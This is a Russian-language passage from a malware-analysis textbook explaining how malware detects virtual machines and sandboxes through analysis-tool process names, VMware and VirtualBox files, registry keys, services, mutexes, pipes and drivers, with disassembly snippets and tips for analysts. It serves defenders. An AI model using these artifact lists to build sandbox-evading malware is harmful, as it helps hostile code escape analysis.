Некоторые варианты вредоносных программ также ищут типичные средства анализа, например Procmon, Wireshark, Process Explorer и Fiddler, которые могут работать на станции аналитика во время запуска образца. Обнаружив в системе любой из следующих процессов, вредоносная программа может завершиться или предпринять другие действия уклонения:

• autoruns.exe
• fiddler.exe
• ollydbg.exe
• procexp.exe
• procmon.exe
• tcpview.exe
• wireshark.exe
• x64dbg.exe

Часто перед запуском процесса можно просто переименовать исполняемый файл средства. Например, замена имени procmon.exe на nomcorp.exe способна обойти простейшие проверки вредоносной программы. Однако этот приём не сработает, если она проверяет заголовок окна.

Перечисляя процессы и ища определённые имена, некоторые вредоносные программы вместо открытых строк используют хешированные имена, чтобы цель не была очевидна аналитику. Например, сумма MD5 имени процесса fiddler.exe равна 447c259d51c2d1cd320e71e6390b8495. Поэтому при отладке определённого образца или исследовании в дизассемблере вместо fiddler.exe можно увидеть строку 447c259d51c2d1cd320e71e6390b8495. Нетрудно понять, как это замедлит анализ и, возможно, поставит в тупик неопытного аналитика.

Такое хеширование будет подробнее рассмотрено в главе 16. Пока просто помните, что при анализе образца вы можете не увидеть удобных имён процессов открытым текстом; всегда учитывайте возможность хеширования. Это относится не только к процессам, но и к именам файлов, службам и другим строкам, которые может искать вредоносная программа.

Каталоги и файлы

Перечисление каталогов и файлов - ещё один метод обнаружения песочниц и VM. Вредоносная программа может искать определённые файлы и каталоги, связанные с программным обеспечением гипервизора, например VMware Workstation и VirtualBox, или с автоматизированными песочницами, например Cuckoo.

В следующем фрагменте образец вызывает FindFirstFile с целевым путём C:\Windows\System32\drivers\vm*. Он ищет в каталоге драйверов Windows файлы драйверов с префиксом vm, характерным для файлов драйверов VMware Workstation:

```
call    FindFirstFileW
test    [ebp+FindFileData.cFileName], fileName ; "C:\Windows\System32\drivers\vm*"
jz      loc_2
--snip--
loc_2:
--snip--
call    FindNextFileW
test    [ebp+FindFileData.cFileName], fileName
jz      loc_2
```

После вызова FindFirstFile инструкция test сравнивает возвращённое имя файла с C:\Windows\System32\drivers\vm*. Если результат test равен 0, то есть совпадения нет, код переходит к loc_2, где находится следующий вызов - FindNextFile. Выполняется FindNextFile, и та же инструкция test сравнивает имена файлов. Если она возвращает 0, программа снова переходит к loc_2. FindNextFile продолжит выполняться до совпадения или исчерпания файлов.

Хотя вредоносные программы очень часто перечисляют файлы по множеству причин, наличие FindFirstFile и FindNextFile может означать попытку обнаружить среду анализа. Ниже приведены пути к файлам и каталогам VMware Workstation и VirtualBox, на которые может нацеливаться вредоносная программа.

Файлы VMware

- C:\Windows\System32\drivers\vm*
- C:\Windows\System32\vm*
- C:\Windows\SysWOW64\vm*

Каталоги VMware

- C:\Program Files\VMware\
- C:\Program Files\Common Files\VMware\

Файлы VirtualBox

- C:\Windows\System32\VBox*
- C:\Windows\System32\drivers\VBox*

Каталоги VirtualBox

- C:\Program Files\Oracle\VirtualBox Guest Additions\

Подобно VM, автоматизированные песочницы часто содержат особые папки и файлы, которые вредоносная программа может счесть подозрительными. Например, во многих установках Cuckoo есть сценарии и файлы Analyzer.py и analysis.conf. В некоторых версиях Cuckoo по пути C:\ может находиться даже каталог cuckoo или agent. Помните об этом при анализе уклоняющейся вредоносной программы в автоматизированной песочнице.

Наконец, перечисление каталогов и файлов может использоваться для определения среды выполнения и профилирования цели. Например, образец, нацеленный на определённую организацию или тип системы, способен перечислять файловую систему в поисках каталогов и файлов с названием целевой компании. Такая проверка позволит заражать только системы в области атаки. Хороший пример - упомянутый во введении Stuxnet. В рамках своих тактик эксплуатации Stuxnet ищет на узле жертвы несколько файлов, относящихся к Siemens Step7. Если файлов нет, система не заражается.

> **Примечание.** Некоторые из этих файлов и каталогов можно переименовать или даже удалить, не нарушив среду VM. Подробнее это рассматривается в приложении A.

Общие папки

Для обмена файлами между VM и основной ОС аналитик может настроить общие папки. Они упрощают передачу файлов от основной системы гостевой и обратно, но одновременно дают вредоносной программе ещё одну подсказку, что её анализируют.

Вредоносная программа может перечислять общие папки с помощью функции Windows API WNetGetProviderName, получающей сведения о сетевых ресурсах. Поскольку общие папки VM

фактически являются сетевыми ресурсами, вызов этой функции в настроенной на их использование VM VirtualBox может вернуть, например, `VirtualBox Shared Folders`, что однозначно выдаёт размещение машины на гипервизоре VirtualBox.

Кроме того, поскольку общие папки VM действуют как сетевые диски, их можно выявлять обычными функциями перечисления файлов и папок, например уже рассмотренными `FindFirstFile` и `FindNextFile`. Целевым путём для этих функций будет имя сетевого диска VM. Распространённые имена сетевых дисков - `\\VboxSrv` для VirtualBox и `\\vmware-host` для VMware Workstation.

Реестр

Реестр Windows содержит сведения об установленном программном обеспечении, конфигурации оборудования, сети, параметрах языка и местоположения и множестве других данных, используемых Windows. Поэтому вредоносная программа, пытающаяся понять целевую среду либо обнаружить VM или песочницу, часто запрашивает реестр. Она может перечислять целые кусты в поисках подозрительных строк, связанных с VM, либо проверять лишь несколько особенно интересных разделов. Следующий фрагмент показывает, как это может выглядеть в настоящем образце:

```
xor     r8d, r8d        ; ulOptions
mov     r9d, ebx        ; samDesired
1 mov     rdx, r15        ; lpSubKey ("HKLM:\HARDWARE\Description\System")
mov     rcx, r13        ; hKey
mov     [rsp+70h+phkResult], rax ; lpReserved
2 call    RegOpenKeyExA
test    eax, eax
jz      short loc_180018C24
--snip--
3 mov     [rsp+70h+lpData], r14 ; lpData
mov     [rsp+70h+lpType], rax ; lpType
and     [rsp+70h+phkResult], 0
lea     r9, [rbp+cchValueName] ; lpcchValueName
4 mov     r8, rsi         ; lpValueName
mov     edx, r15d       ; dwIndex
5 call    RegEnumValueA
cmp     eax, 0EAh ; 'ê'
jz      short loc_180018D03
--snip--
6 cmp     [rsp+70h+lpData], suspect_value ; "VBOX -1"
je      terminate_process
```

Вредоносная программа вызывает `RegOpenKey`, чтобы открыть определённый интересующий раздел, а затем `RegEnumValue` для перечисления всех его значений и данных. Разберём код подробнее.

Сначала программа перемещает значение `lpSubKey`, представляющее интересующий раздел реестра, в регистр `rdx` 1. Здесь это `HKLM:\HARDWARE\Description\System`. Значение `rdx` используется как параметр последующего вызова `RegOpenKeyExA` 2. Затем код загружает указатели на структуры `lpData` 3 и `lpValueName` 4. После этого вызывается `RegEnumValueA` 5, сохраняющая возвращённые значения и данные раздела `HKLM:\HARDWARE\Description\System` соответственно в `lpValueName` и `lpData`.

Обычно вредоносная программа многократно вызывает `RegEnumKey` в цикле, поскольку каждая итерация сохраняет только одно значение и один элемент данных. Для простоты я включил в код лишь один вызов этой функции.

Наконец, программа сравнивает подозрительное значение `VBOX -1` со значением в буфере `lpdata` 6. При совпадении она предполагает, что работает в VM VirtualBox, и завершается.

Вредоносная программа также может запрашивать определённые области реестра для профилирования среды. Например, она способна попытаться определить, работает ли на компьютерной системе конкретной компании, чтобы случайно не заразить неподходящую цель. В следующем псевдокоде образец запрашивает реестр в поисках программного обеспечения целевой компании NewCorp:

```
reg_key = RegOpenKey(HKEY_CURRENT_USER, "Software\\NewCorp", result)

if (reg_key != ERROR_SUCCESS)  {
    TerminateProcess)}
```

В примере функция Windows API `RegOpenKey` ищет в системе узла раздел `HKCU\Software\NewCorp`. Если раздел найден, вредоносная программа предполагает, что работает в системе организации NewCorp; в противном случае она завершается.

Реестр можно запрашивать и средствами командной строки Windows, например `reg query`:

```
C:\> reg query HKLM\Software\NewCorp
```

Команда завершится успешно, если раздел существует в системе жертвы, и неудачно в противном случае.

Наконец, вредоносная программа может запрашивать реестр посредством инструментария управления Windows (WMI), PowerShell и других штатных средств Windows, которые рассматриваются в главе 15. Пока главное заключается в том, что существует множество способов запросить реестр. При этом и вредоносное, и обычное программное обеспечение обращается к нему по многим причинам; запрос не всегда означает применение метода профилирования или уклонения. Ниже перечислены разделы реестра, которые вредоносная программа может искать для выявления среды анализа VM.

VMware Workstation

- `HKCU:\SOFTWARE\VMware, Inc.`
- `HKLM:\SOFTWARE\Classes\Applications\VMwareHostOpen.exe`
- `HKLM:\SOFTWARE\Classes\VMwareHostOpen.AssocFile`
- `HKLM:\SOFTWARE\Classes\VMwareHostOpen.AssocURL`
- `HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VMware User Process`
- `HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VMware VM3DService Process`
- `HKLM:\SOFTWARE\RegisteredApplications\VMware Host Open`
- `HKLM:\SOFTWARE\WOW6432Node\RegisteredApplications\VMware Host Open`
- `HKLM:\SYSTEM\CurrentControlSet\Enum\IDE\DiskVMware_Virtual_IDE_Hard_Drive_____ 00000001\`


VirtualBox

- `HKLM:\HARDWARE\ACPI\DSDT\VBOX__`
- `HKLM:\HARDWARE\ACPI\FADT\VBOX__`
- `HKLM:\HARDWARE\ACPI\RSDT\VBOX__`
- `HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VBoxTray`
- `HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Oracle VM VirtualBox Guest Additions`
- `HKLM:\SOFTWARE\Oracle\VirtualBox Guest Additions`
- `HKLM:\SYSTEM\ControlSet001\services\VBoxMouse`
- `HKLM:\SYSTEM\ControlSet001\services\VBoxSF`
- `HKLM:\SYSTEM\ControlSet001\services\VBoxService`
- `HKLM:\SYSTEM\ControlSet001\services\VBoxVideo`
- `HKLM:\SYSTEM\ControlSet001\services\VBoxGuest`

Общие

- `HKLM:\HARDWARE\Description\System\BIOS\SystemManufacturer`
- `HKLM:\HARDWARE\Description\System\BIOS\SystemProductName`
- `HKLM:\HARDWARE\Description\System\SystemBiosVersion`
- `HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Store\Configuration\OEMID`
- `HKLM:\SYSTEM\CurrentControlSet\Control\Class\`

Чтобы исследовать эти разделы и получить представление о том, что может искать вредоносная программа, на собственной аналитической VM можно воспользоваться инструментом Windows `regedit.exe`. Например, исследуя раздел реестра `HKLM:\HARDWARE\Description\System` на своей аналитической машине, я могу заметить определённые значения и данные, способные заинтересовать вредоносную программу (рис. 4-1).



Name	Type	Data
(Default)	REG_SZ	(value not set)
BootArchitecture	REG_DWORD	0x00000003 (3)
Capabilities	REG_DWORD	0x00000541 (1345)
Component Information	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Configuration Data	REG_FULL_RESOU...	ff ff ff ff ff ff ff ff 00 00 00 00 02 00 00 00 05 00 00 00 0c 00 00 00 00 00 00 00 00 00 00
Identifier	REG_SZ	AT/AT COMPATIBLE
PreferredProfile	REG_DWORD	0x00000000 (0)
SystemBiosDate	REG_SZ	06/23/99
SystemBiosVersion	REG_MULTI_SZ	VBOX - 1
VideoBiosVersion	REG_MULTI_SZ	Oracle VM VirtualBox Version 6.1.15 VGA BIOS Oracle VM VirtualBox Version 6.1.15

Рис. 4-1. Описание оборудования в regedit.exe

Очевидные интересующие здесь элементы данных - строки `VBOX -1` и `Oracle VM VirtualBox`. Ещё одна серьёзная подсказка - значение `SystemBiosDate`, равное `06/23/99`, которое указывает на гипервизор VirtualBox. И вновь эти разделы реестра приведены лишь в качестве примеров. Они могут присутствовать или отсутствовать на ваших VM в зависимости от версии гипервизора, установленного программного обеспечения и других факторов.

> **Примечание.** Обычно эти разделы реестра можно переименовать или полностью удалить, чтобы обмануть вредоносную программу и обойти её методы уклонения. Подробнее это рассматривается в приложении A.

Службы

Службы - это приложения, которые обычно запускаются при загрузке системы и работают в фоновом режиме пользовательского сеанса. Они представляют собой ещё один способ, с помощью которого вредоносная программа может попытаться выявить среду VM или песочницы. Некоторые службы уникальны для определённой марки гипервизора и тем самым выдают его присутствие; кроме того, отдельные службы способны указать на установленные инструменты анализа вредоносных программ. Например, вредоносная программа может искать службу VirtualBox Guest Additions Service, которая свидетельствует о наличии VirtualBox.

Вредоносная программа может запрашивать службы несколькими способами. Один из наиболее распространённых методов состоит в применении функции Windows API `EnumServiceStatus` или `EnumServiceStatusEx`, которая возвращает список служб узла и связанные с ними состояния, обычно "работает" или "остановлена". Кроме того, вредоносная программа может использовать функцию `OpenService`, чтобы открыть дескриптор определённой службы. Если дескриптор успешно получен, то есть служба существует, код возврата будет истинным.

Помимо функций Windows API, вредоносная программа может применять и другие способы перечисления служб. Например, с помощью инструмента командной строки Windows `sc` можно запросить список служб или определённую службу следующим образом:

```
C:\> sc query ServiceName
```

Аналогичным образом вредоносная программа может запросить все службы узла посредством инструмента командной строки WMI `wmic`:

```
C:\> wmic service get name
```

Наконец, поскольку некоторые сведения о службах хранятся в реестре, вредоносная программа может запросить в нём информацию о службах. Если вы видите, что вредоносная программа применяет функции API, связанные со службами, использует такие инструменты, как `sc`, либо запрашивает реестр в поисках определённых служб гипервизора, возможно, образец пытается обнаружить среду анализа.

Чтобы лучше понять и исследовать службы, работающие на ваших VM и в песочницах, можно воспользоваться штатным приложением Windows `services.exe`, которое выводит список настроенных в системе служб. На рис. 4-2 показана работающая служба VirtualBox Guest Additions Service, способная сообщить вредоносной программе, что та выполняется в среде VM.




Рис. 4-2. Вывод services.exe

В табл. 4-1 перечислены некоторые распространённые службы, создаваемые VMware и VirtualBox.

Таблица 4-1. Распространённые службы гипервизоров

Имя	Описание
`VGAuthService`	Служба аутентификации гостевой системы VMware
`VMTools`	Служба VMware Tools
`VBoxService`	Служба VirtualBox Guest Additions

Установленное программное обеспечение

Вредоносная программа может перечислить установленное на аналитической машине программное обеспечение и искать ключевые слова, обозначающие распространённые инструменты анализа или связанные с песочницей артефакты. Этот метод может применяться и для профилирования цели: вредоносная программа способна просто запросить узел в поисках установленного ПО, указывающего, что данная система является подходящей целью.

Для поиска установленного ПО вредоносная программа может воспользоваться функцией Windows API, например `MsiEnumProducts`, либо исследовать раздел реестра `HKLM\Software\Microsoft\Windows\Current Version\Uninstall`, содержимое которого на моей машине для анализа вредоносных программ показано на рис. 4-3.




Рис. 4-3. Перечисление раздела реестра `HKLM\Software\Microsoft\Windows\Current Version\Uninstall`

Здесь видны несколько инструментов анализа, а также VirtualBox Guest Additions.

> **Примечание.** Установщики программного обеспечения создают на узле множество артефактов, таких как новые папки, файлы и записи реестра, и все они могут быть перечислены вредоносной программой. Иногда лучше пользоваться переносными версиями инструментов анализа, которые не требуют установки и запускаются непосредственно из самодостаточного исполняемого файла.

Мьютексы

Как объяснялось в главе 1, мьютекс - это объект, который помогает управлять доступом к ресурсам, выступая в некотором роде привратником. У некоторых песочниц и гипервизоров есть уникальные мьютексы, которые могут заинтересовать вредоносную программу. Например, VMware обычно использует мьютексы, имена которых начинаются с `VMware`, такие как `VMwareGuestCopyPasteMutex`.

Для поиска определённых значений мьютексов вредоносная программа может применять функцию Windows API `CreateMutex` или `OpenMutex`, как в следующем примере:

```
push mutex_name ; "VMwareGuestCopyPasteMutex"
push 0
push 20000L
call OpenMutexA
test eax, eax
```

Вредоносная программа помещает в стек переменную `mutex_name`, содержащую мьютекс, который она хочет найти (`VMwareGuestCopyPasteMutex`). Кроме того, она помещает туда ещё два значения, необходимые функции `OpenMutex`, но не имеющие здесь значения. Затем программа вызывает `OpenMutexA` и с помощью инструкции `test` проверяет, успешно или неудачно завершилась эта функция. Если вызов прошёл успешно, в системе существует `VMwareGuestCopyPasteMutex`, а значит, система, вероятно, работает внутри гипервизора VMware.

Не забывайте, что не всякая деятельность, связанная с мьютексами, является вредоносной. Мьютексы - стандартные объекты Windows, сами по себе не вредоносные и не безвредные.

Если вы заметили, что вредоносная программа перечисляет мьютексы и пытается найти совершенно определённые строки, подобные только что приведённым примерам, возможно, она применяет этот метод обнаружения. Ниже перечислены некоторые мьютексы, способные выдать среду VM.

VMware Workstation

- `VMToolsHookQueueLock`
- `VMwareGuestCopyPasteMutex`
- `VMwareGuestDnDDataMutex`


VirtualBox

- `VBoxService`
- `VBoxTray`

Каналы

Канал - это объект Windows, обеспечивающий межпроцессное взаимодействие. Некоторые гипервизоры создают в гостевой ОС уникальные каналы, способные выдать вредоносной программе их присутствие. Для поиска определённых именованных каналов вредоносная программа может вызывать несколько различных функций, например `CreateFile` и `CallNamedPipe`.

Отличный способ проверить собственные VM на наличие таких каналов - воспользоваться инструментом Pipelist, входящим в комплект Windows Sysinternals Марка Руссиновича. На рис. 4-4 показан вывод команды `pipelist` на VM VMware Workstation. Если присмотреться, можно заметить канал `vgauth-service`, уникальный для VMware.



```
PipeList v1.02 - Lists open named pipes
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Pipe Name                                  Instances       Max Instances
---------                                  ---------       -------------
InitShutdown                                   3               -1
lsass                                          4               -1
ntsvcs                                         3               -1
scerpc                                         3               -1
Winsock2\CatalogChangeListener-2d4-0           1                1
Winsock2\CatalogChangeListener-3c4-0           1                1
epmapper                                       3               -1
Winsock2\CatalogChangeListener-22c-0           1                1
LSM_API_service                                3               -1
Winsock2\CatalogChangeListener-3f8-0           1                1
eventlog                                       3               -1
Winsock2\CatalogChangeListener-4d4-0           1                1
atsvc                                          3               -1
Winsock2\CatalogChangeListener-50c-0           1                1
spoolss                                        3               -1
Winsock2\CatalogChangeListener-b04-0           1                1
wkssvc                                         4               -1
trkwks                                         3               -1
Winsock2\CatalogChangeListener-2bc-0           1                1
srvsvc                                         4               -1
vgauth-service                                 1               -1
ROUTER                                         3               -1
MsFteWds                                       4               -1
```

Рис. 4-4. Вывод команды `pipelist` *на VM VMware Workstation*

Ниже перечислены некоторые распространённые каналы, которые могут находиться на ваших VM.

VMware Workstation

- `Vmmemctl`
- `vgauth-service`

VirtualBox

- `VBoxTray`
- `VBoxTrayIPC`
- `VBoxGuest`
- `VBoxVideo`
- `VBoxMouse`
- `VBoxMiniRdr`

Устройства и драйверы

Гипервизоры часто устанавливают в гостевых операционных системах определённые устройства и драйверы. Устройства - это объекты, которые нередко представляют физическое оборудование системы, например USB-контроллеры или тома жёстких дисков. Драйверы - программные объекты, управляющие оборудованием и позволяющие ОС взаимодействовать с устройствами. Объектами устройств и драйверов обычно управляет диспетчер объектов Windows.

Вредоносная программа может перечислять объекты устройств и драйверов с помощью двух функций Windows: `NtOpenDirectoryObject` и `NtQueryDirectoryObject`. Следующий код показывает эти функции в действии:

```
mov     [rbp+57h+ObjectAttributes.ObjectName], rax
mov     edx, 1          ; DesiredAccess
1 lea     rcx, [rbp+57h+DirectoryHandle] ; "\\Driver"
2 call    NtOpenDirectoryObject
mov     ebx, eax
test    eax, eax
--snip--
mov     rcx, [rbp+57h+DirectoryHandle] ; "\\Driver"
xor     r9d, r9d        ; ReturnSingleEntry
mov     [rsp+110h+ReturnLength], rax ; ReturnLength
mov     r8d, r14d       ; BufferLength
mov     [rbp+57h+var_BC], eax
3 mov     rdx, rsi        ; Buffer
lea     rax, [rbp+57h+var_BC]
mov     [rsp+110h+Context], rax   ; Context
mov     [rsp+110h+RestartScan], 1 ; RestartScan
4 call    NtQueryDirectoryObject
```

Как видно, дескриптор каталога `\Driver` загружается в регистр `rcx` 1 с помощью инструкции `lea`, или загрузки эффективного адреса. Инструкция `lea` вычисляет адрес операнда и загружает его в целевой регистр. Далее следует вызов `NtOpenDirectoryObject`, открывающий `\Driver` для подготовки к последующему вызову функции `NtQueryDirectoryObject` 2. Затем `NtQueryDirectoryObject` 4 запрашивает объекты каталога `\Driver` и сохраняет список объектов в ранее указанном буфере 3. После этого вредоносная программа просматривает буфер в поисках определённых драйверов, часто используемых в VM. Устройства можно запрашивать тем же способом.

Чтобы лучше понять содержимое диспетчера объектов Windows, можно просмотреть его непосредственно на своих VM Windows с помощью инструмента WinObj из Sysinternals. На рис. 4-5 показаны некоторые связанные с VirtualBox драйверы, установленные на моей аналитической VM и отображённые в WinObj. Можете самостоятельно исследовать их в своей аналитической системе.

